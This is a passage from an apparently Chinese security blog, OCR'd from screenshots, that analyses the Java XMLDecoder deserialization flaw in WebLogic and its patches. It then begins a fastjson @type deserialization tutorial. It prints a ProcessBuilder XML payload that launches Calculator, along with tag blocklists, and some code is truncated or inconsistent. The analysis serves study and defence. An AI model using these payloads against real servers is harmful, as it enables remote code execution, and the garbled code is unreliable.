</object>
</java>
```

而 **JavaElementHandler** 中的 **addAttribute** 构造函数的作用就是添加相应的属性，比如 **version** 的属性是版本信息这里是 **1.8.0_131** ，而另一个就是 **class** 这里是 **java.beans.XMLDecocer** 。

```
public void addAttribute(String var1, String var2) {
if (!var1.equals("version")) {
if (var1.equals("class")) {
this.type = this.getOwner().findClass(var2);
} else {
super.addAttribute(var1, var2);
}
}
```

所以开始第一次 **addAttribute** 的结果是 **version** 和它对应的值，当然这个解析过程不是一次，单单是下面内容就会执行两次解析过程。

```
java version="1.8.0_131" class="java.beans.XMLDecoder"
```


```
17      public void addAttribute(String var1, String var2) {  var1: "version"  var2: "1.8.0_131"
18          if (!var1.equals("version")) {
19              if (var1.equals("class")) {
20                  this.type = this.getOwner().findClass(var2);  type: null
21              } else {
22                  super.addAttribute(var1, var2);  var1: "version"  var2: "1.8.0_131"
23              }
24          }
```

```
16
17      public void addAttribute(String var1, String var2) {  var1: "class"  var2: "java.beans.XMLDecoder"
18          if (!var1.equals("version")) {
19              if (var1.equals("class")) {
20                  this.type = this.getOwner().findClass(var2);  type: "class java.beans.XMLDecoder"
21              } else {
22                  super.addAttribute(var1, var2);  var1: "class"  var2: "java.beans.XMLDecoder"
23              }
24          }
25
```


当然关键不在这，我想知道为什么能够执行 **java.lang.ProcessBuilder** 这个类，从前面debug过程来看，如果。**startElement** 解析道这里处理之后对应的 **handler** 应该是 **ObjectElementHandler**
。

```
<object class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="2">
<void index="0">
<string>open</string>
</void>
<void index="1">
<string>/Applications/Calculator.app</string>
</void>
</array>
<void method="start" />
</object>
```

在这里下一个断点，果然进来了， **ObjectElementHandler** 里面的 **addAttribute** 方法没有能够解析 **class** 的选项。



但是由于 **ObjectElementHandler** 继承了 **NewElementHandler** ，所以这里便使用 **NewElementHandler** 中的 **addAttribute** 方法来处理，这里自然有了能够处理 **class** 的能力了。



这里的 **type** 自然就是名字是 **java.lang.ProcessBuilder** 的类。

```
der.java   DocumentHandler.class   ObjectElementHandler.class   NewElementHandler.class   JavaElementHandler.class
d .class file, bytecode version: 52.0 (Java 8)

class NewElementHandler extends ElementHandler {
    private List<Object> arguments = new ArrayList();  arguments:  size = 0
    private ValueObject value;  value: ValueObjectImpl@714
    private Class<?> type;  type: null

    NewElementHandler() { this.value = ValueObjectImpl.VOID; }

    public void addAttribute(String var1, String var2) {  var1: "class"  var2: "java.lang.ProcessBuilder"
        if (var1.equals("class")) {  var1: "class"
            this.type = this.getOwner().findClass(var2);  type: null  var2: "java.lang.ProcessBuilder"
        } else {
            super.addAttribute(var1, var2);
        }
```

这里处理完了之后就会继续调用 **ArrayElementHandler** 处理 **array** 的内容了，然后调用 **VoidElementHandler** 处理 **void** 标签的内容，而 **VoidElementHandler** 也是继承来自于 **ObjectElementHandler**，自然而然也是回到了 **ObjectElementHandler** 中的 **addAttribute** 中了。

```
final class VoidElementHandler extends ObjectElementHandler {
    VoidElementHandler() {
    }

    protected boolean isArgument() { return false; }
}
```

这里我就下了两个断点，我们可以看到 **void** 标签中的 **index** 和 **method** 处理过程自然都进入到了这里。

```
public final void addAttribute(String var1, String var2) {  var1: "index"  var2: "0"
    if (var1.equals("idref")) {
        this.idref = var2;  idref: null
    } else if (var1.equals("field")) {
        this.field = var2;  field: null
    } else if (var1.equals("index")) {  var1: "index"
        this.index = Integer.valueOf(var2);  var2: "0"
        this.addArgument(this.index);  index: 0
    } else if (var1.equals("property")) {
        this.property = var2;
    } else if (var1.equals("method")) {
```

```
public final void addAttribute(String var1, String var2) {  var1: "method"  var2: "start"
    if (var1.equals("idref")) {
        this.idref = var2;  idref: null
    } else if (var1.equals("field")) {
        this.field = var2;  field: null
    } else if (var1.equals("index")) {
        this.index = Integer.valueOf(var2);
        this.addArgument(this.index);  index: null
    } else if (var1.equals("property")) {
        this.property = var2;  property: null
    } else if (var1.equals("method")) {  var1: "method"
        this.method = var2;  method: null  var2: "start"
    } else {
        super.addAttribute(var1, var2);
    }
```


当然前面过程 **void** 标签处理完之后，首先会进入 **DocumentHandler** 的 **endElement** 方法进行处理，而这个方法中调用了 **ElementHandler** 中的 **endElement** 构造方法。

```
//DocumentHandler
public void endElement(String var1, String var2, String var3) {
try {
this.handler.endElement();
} catch (RuntimeException var8) {
this.handleException(var8);
} finally {
this.handler = this.handler.getParent();
}
}
```

而在 **endElement** 构造方法中调用了 **getValueObject**，这个方法设置了在 **endElement** 中被设置成了一个抽象类，我们通过在 **java.lang.ProcessBuilder** 处下一个断点，可以看到自然进到了 **NewElementHandler** 中的 **getValueObject** 了。

```
public void endElement() {
ValueObject var1 = this.getValueObject();
if (!var1.isVoid()) {
if (this.id != null) {
this.owner.setVariable(this.id, var1.getValue());
}


if (this.isArgument()) {
if (this.parent != null) {
this.parent.addArgument(var1.getValue());
} else {
this.owner.addObject(var1.getValue());
}
}
}
}
```



```
protected final ValueObject getValueObject() {
    if (this.arguments != null) {
        try {
            this.value = this.getValueObject(this.type, this.arguments.toArray());   value: ValueObjectImpl@756  type: null  arguments:
        } catch (Exception var5) {
            this.getOwner().handleException(var5);
        } finally {
            this.arguments = null;
        }
    }

    return this.value;
}
```

再回顾一下继承关系，这里我放大了一下这部分内容。



上面的 **NewElementHandler** 中的构造方法 **getValueObject** 在 **ObjectElementHandler** 、**ArrayElementHandler** 、 **MethodElementHandler** 中分别被重写了。

```
58      ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception {
59          if (var1 == null) {
60              throw new IllegalArgumentException("Class name is not set");
61    Choose Overriding Method of getValueObject (3 methods found)
62    ArrayElementHandler (com.sun.beans.decoder)    < 1.8 > (rt.jar)
63    MethodElementHandler (com.sun.beans.decoder)   < 1.8 > (rt.jar)   var1, var3);
64    ObjectElementHandler (com.sun.beans.decoder)   < 1.8 > (rt.jar)   );
66              }
67
68              return ValueObjectImpl.create(var4.newInstance(var2));
69          }
70      }
```

因为我们 **payload** 里面关于命令执行使用的是 **object** 标签，所以自然就进来到了 **ObjectElementHandler** 中，然后这里有调用了 **getContextBean** 方法，而根据继承关系，这个方法调用的是 **NewElementHandler** 中的 **getContentBean** 方法

```
protected final Object getContextBean() {
return this.type != null ? this.type : super.getContextBean();
}
```

而 **NewElementHandler** 中的 **getContextBean** 方法又是因为继承关系调用了来自于 **ElementHandler** 中的 **getContextBean** 方法。

```
protected Object getContextBean() {
if (this.parent != null) {
ValueObject var2 = this.parent.getValueObject();
if (!var2.isVoid()) {
return var2.getValue();
} else {
throw new IllegalStateException("The outer element does not return value");
}
} else {
Object var1 = this.owner.getOwner();
if (var1 != null) {
return var1;
} else {
throw new IllegalStateException("The topmost element does not have context");
}
}
```

而这里的 **getValueObjcet** 操作根据我的断点执行了两次。

```
getValueObject:166, ObjectElementHandler (com.sun.beans.decoder)
getValueObject:123, NewElementHandler (com.sun.beans.decoder) [2]
getContextBean:113, ElementHandler (com.sun.beans.decoder)
getContextBean:111, NewElementHandler (com.sun.beans.decoder)
getValueObject:146, ObjectElementHandler (com.sun.beans.decoder)
getValueObject:123, NewElementHandler (com.sun.beans.decoder) [1]
```

我们可以看一下结果，第一次进入 **NewElementHandler** 中进行 **getValueObject** 实际上在 **type** 里面是没有 **class** 的值的。而第二次进入 **NewElementHandler** 中进行 **getValueObject** 操作的时候 **type** 是取到相关的 **class** 的值。

```
ValueObject getValueObject() {
.arguments != null) {
.value = this.getValueObject(this.type, this.arguments.toArray()); value: ValueObjectImpl@748 type: null arguments:
} (Exception var5) {
.getOwner().handleException(var5);
} {
.arguments = null;
}
}

.value;

ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception {
(var1 == null) {
IllegalArgumentException("Class name is not set");
NewElementHandler    getValueObject()
```

```
ılueObject getValueObject() {
ıents != null) {

ıalue = this.getValueObject(this.type, this.arguments.toArray());   value: ValueObjectImpl@748  type: "class java.lang.ProcessBu
ıxception var5) {
ıetOwner().handleException(var5);
 {
ırguments = null;


ılue;
```

那么根据上面所说这里势必会进入到 **ObjectElementHandler** 中的 **getValueHandler** 方法进行处理，而在这个方法的最后是调用了 **Expression** 中的 **getValue** 方法，这里可以看到我们要执行的命令以及 **class** 对象都已经传入了。

```
protected final ValueObject getValueObject(Class<?> var1, Object[] var2) throws Exception {   var1: "class java.lang.ProcessBuild
    if (this.field != null) {
        return ValueObjectImpl.create(FieldElementHandler.getFieldValue(this.getContextBean(), this.field));   field: null
    } else if (this.idref != null) {
        return ValueObjectImpl.create(this.getVariable(this.idref));   idref: null
    } else {
        Object var3 = this.getContextBean();   var3 (slot_3): "class java.lang.ProcessBuilder"
        String var4;   var4 (slot_4): "new"
        if (this.index != null) {   index: null
            var4 = var2.length == 2 ? "set" : "get";
        } else if (this.property != null) {
            var4 = var2.length == 1 ? "set" : "get";
            if (0 < this.property.length()) {
                var4 = var4 + this.property.substring(0, 1).toUpperCase(Locale.ENGLISH) + this.property.substring(1);
            }
        } else {
            var4 = this.method != null && 0 < this.method.length() ? this.method : "new";   method: null
        }

        Expression var5 = new Expression(var3, var4, var2);   var5 (slot_5): "<unbound>=Class.new(StringArray);"   var3 (slot_3):
        return ValueObjectImpl.create(var5.getValue());   var5 (slot_5): "<unbound>=Class.new(StringArray);"
    }
}

ObjectElementHandler    getValueObject()

Variables
this = {ObjectElementHandler@732}
Variables debug info not available
var1 = {Class@719} "class java.lang.ProcessBuilder" ... Navigate
var2 = {Object[1]@766}
    0 = {String[2]@726}
        0 = "open"
        1 = "/Applications/Calculator.app"
var3 (slot_3) = {Class@719} "class java.lang.ProcessBuilder" ... Navigate
var4 (slot_4) = "new"
var5 (slot_5) = {Expression@730} "<unbound>=Class.new(StringArray);"
```

而进一步动态调试我们可以看到 **Expression** 中的 **getValue** 已经返回我们需要的命令执行对象类，以及命令参数了。


```
public Object getValue() throws Exception {
    if (value == unbound) {
        setValue(invoke());
    }
    return value;   value: ProcessBuilder@724
}

/**
 * Sets the value of this expression to <code>value</code>.
 * This value will be returned by the getValue method
 * without calling the method associated with this
 * expression.
 *
 * @param value The value of this expression.
 *

Expression    getValue()

Variables
this = {Expression@730} "ProcessBuilder=Class.new(StringArray);"
    value = {ProcessBuilder@724}
        command = {ArrayList@743}  size = 2
            0 = "open"
            1 = "/Applications/Calculator.app"
        directory = null
        environment = null
```


然后会重新回到 **Void** 标签对应的 **getValueObject** 函数，由于 **ViodElementHandler** 继承 **ObjectElementHandler**，而我们这里设置的 **method** 等于 **start**，因此这里通过 **Expression** 的反射机制调用了 **start** 函数，所以到这里自然命令执行了。



这个是从师傅文章里看到的小贴士，自己跟下来之后确实是这样

> **PS:** 虽然ObjectElementHandler继承自NewElementHandler，但是其重写了getValueObject函数，两者是使用不同方法创建类的实例的。
>
> **再PS:** 其实不加java标签也能用,但是没法包含多个对象了。

然后再补充一下@fnmsd师傅画的流程图



0x05 补丁

Oracle关于这个xmldecoder造成的漏洞的CVE编号分别是CVE-2017-3506、CVE-2017-10271、CVE-2019-2725。最早关于CVE-2017-3506的补丁只是根据Object标签进行了限制。

```
private void validate(InputStream is)
{
  WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
  try
  {
    SAXParser parser = factory.newSAXParser();
    parser.parse(is, new DefaultHandler()
    {
      private int overallarraylength = 0;

      public void startElement(String uri, String localName, String qName, Attributes attributes)
        throws SAXException
      {
        if (qName.equalsIgnoreCase("object")) {
          throw new IllegalStateException("Invalid element qName:object");
        }
```

而根据我们前面的继承关系可以讲 **object** 替换成 **void** 即可，它们实际上是不受影响的，因此便出现了CVE-2017-10271，而针对CVE-2017-10271的补丁限定了所有具有执行的节点。

```
     private void validate(InputStream is)
     {
60     WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
       try
       {
64       SAXParser parser = factory.newSAXParser();
65       parser.parse(is, new DefaultHandler()
         {
66         private int overallarraylength = 0;

           public void startElement(String uri, String localName, String qName, Attributes attributes)
             throws SAXException
           {
72           if (qName.equalsIgnoreCase("object")) {
73             throw new IllegalStateException("Invalid element qName:object");
             }
76           if (qName.equalsIgnoreCase("class")) {
77             throw new IllegalStateException("Invalid element qName:class");
             }
81           if (qName.equalsIgnoreCase("new")) {
82             throw new IllegalStateException("Invalid element qName:new");
             }
86           if (qName.equalsIgnoreCase("method")) {
87             throw new IllegalStateException("Invalid element qName:method");
             }
92           if (qName.equalsIgnoreCase("void")) {
93             for (int i = 0; i < attributes.getLength(); i++) {
94               if (!"index".equalsIgnoreCase(attributes.getQName(i))) {
95                 throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName(i))
               }
             }
             }
101          if (qName.equalsIgnoreCase("array"))
             {
```

但这次 **CVE-2019-2725** 主要是 **class** 标签，class 标签可代替 object 标签来生成对象，因此这次漏洞本质还是xmldecoder的问题，而补丁也是针对class标签来处理的。

```
public void startElement(String uri, String localName, String qName, Attributes
  if (qName.equalsIgnoreCase( anotherString: "object")) {
    throw new IllegalStateException("Invalid element qName:object");
  } else if (qName.equalsIgnoreCase( anotherString: "new")) {
    throw new IllegalStateException("Invalid element qName:new");
  } else if (qName.equalsIgnoreCase( anotherString: "class")) {
    throw new IllegalStateException("Invalid element qName:class");
  } else if (qName.equalsIgnoreCase( anotherString: "method")) {
    throw new IllegalStateException("Invalid element qName:method");
  } else {
```

FastJson 反序列化学习

0x01 概述

主要是本次某*行动，据传闻有个fastjson的0day，我就很好奇，刚好自己之前没有学习过这个东西，所以蹭着这个时间把这个学习一下。

0x02 分析过程

什么是fastjson

Fastjson是一个由阿里巴巴维护的一个json库。它采用一种“假定有序快速匹配”的算法，是号称Java中最快的json库。最早的通告在这里。而fastjson的用法可以先看看下面这个例子。

先定义一个User类

```
package com.l1nk3r.fastjson;

public class User {
private String name;
private int age;

public String getName() {
return name;
}

public void setName(String name) {
this.name = name;
}

public int getAge() {
return age;
}

public void setAge(int age) {
this.age = age;
}
}
```

```
package com.l1nk3r.fastjson;

import java.util.HashMap;
import java.util.Map;
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.serializer.SerializerFeature;
import com.l1nk3r.fastjson.User;
public class Testfastjson {

public static void main(String[] args){
Map<String, Object> map = new HashMap<String, Object>();
map.put("key1","One");
map.put("key2", "Two");
String mapJson = JSON.toJSONString(map);
System.out.println(mapJson);

User user1 = new User();
user1.setUsername("xiaoming");
user1.setSex("male");
System.out.println("obj name:"+user1.getClass().getName());

//序列化
String serializedStr = JSON.toJSONString(user1);
System.out.println("serializedStr="+serializedStr);

String serializedStr1 = JSON.toJSONString(user1,SerializerFeature.WriteClassName
System.out.println("serializedStr1="+serializedStr1);

//通过parse方法进行反序列化
User user2 = (User)JSON.parse(serializedStr1);
System.out.println(user2.getUsername());
System.out.println();

//通过parseObject方法进行反序列化  通过这种方法返回的是一个JSONObject
Object obj = JSON.parseObject(serializedStr1);
System.out.println(obj);
System.out.println("obj name:"+obj.getClass().getName()+"\n");

//通过这种方式返回的是一个相应的类对象
Object obj1 = JSON.parseObject(serializedStr1,Object.class);
System.out.println(obj1);
System.out.println("obj1 name:"+obj1.getClass().getName());

}
}
```

结果如下所示：

```
{"key1":"One","key2":"Two"}
obj name:com.l1nk3r.fastjson.User
serializedStr={"Sex":"male","Username":"xiaoming","sex":"male","username":"xiao
serializedStr1={"@type":"com.l1nk3r.fastjson.User","Sex":"male","Username":"xia
xiaoming

{"Username":"xiaoming","Sex":"male","sex":"male","username":"xiaoming"}
obj name:com.alibaba.fastjson.JSONObject

com.l1nk3r.fastjson.User@1b9e1916
obj1 name:com.l1nk3r.fastjson.User
```

FastJson利用 **toJSONString** 方法来序列化对象，而反序列化还原回 **Object** 的方法，主要的API有两个，分别是 **JSON.parseObject** 和 **JSON.parse** ，最主要的区别就是前者返回的是 **JSONObject** 而后者返回的是实际类型的对象，当在没有对应类的定义的情况下，通常情况下都会使用 **JSON.parseObject** 来获取数据。

我们可以看到使用 **SerializerFeature.WriteClassName** 时会在序列化中写入当前的type， **@type** 可以指定反序列化任意类，调用其set，get，is方法。而问题恰恰出现在了这个特性，我们可以配合一些存在问题的类，然后继续操作，造成RCE的问题，我们可以看下面这个例子通过指定 **@type** ，成功获取了相关数据。

```
package com.l1nk3r.fastjson;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.JSONObject;

public class Test {
public static void main(String[] args) {
String myJSON = "{\"@type\":\"User\",\"Username\":\"l1nk3r\",\"Sex\":\"male\"}";
JSONObject u3 = JSON.parseObject(myJSON);
System.out.println("result => " + u3.get("Username"));
}
}
```

结果


```
result => l1nk3r
```

fastjson 1.22-1.24


之前关于这个漏洞流传的poc基本上都是

com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImp 这个类。而这个类在7u21的反序列化 gadget 过程中，也出现过，这样来看还是需要详细跟一下，在反序列化，下面这行代码位置下个断点。


```
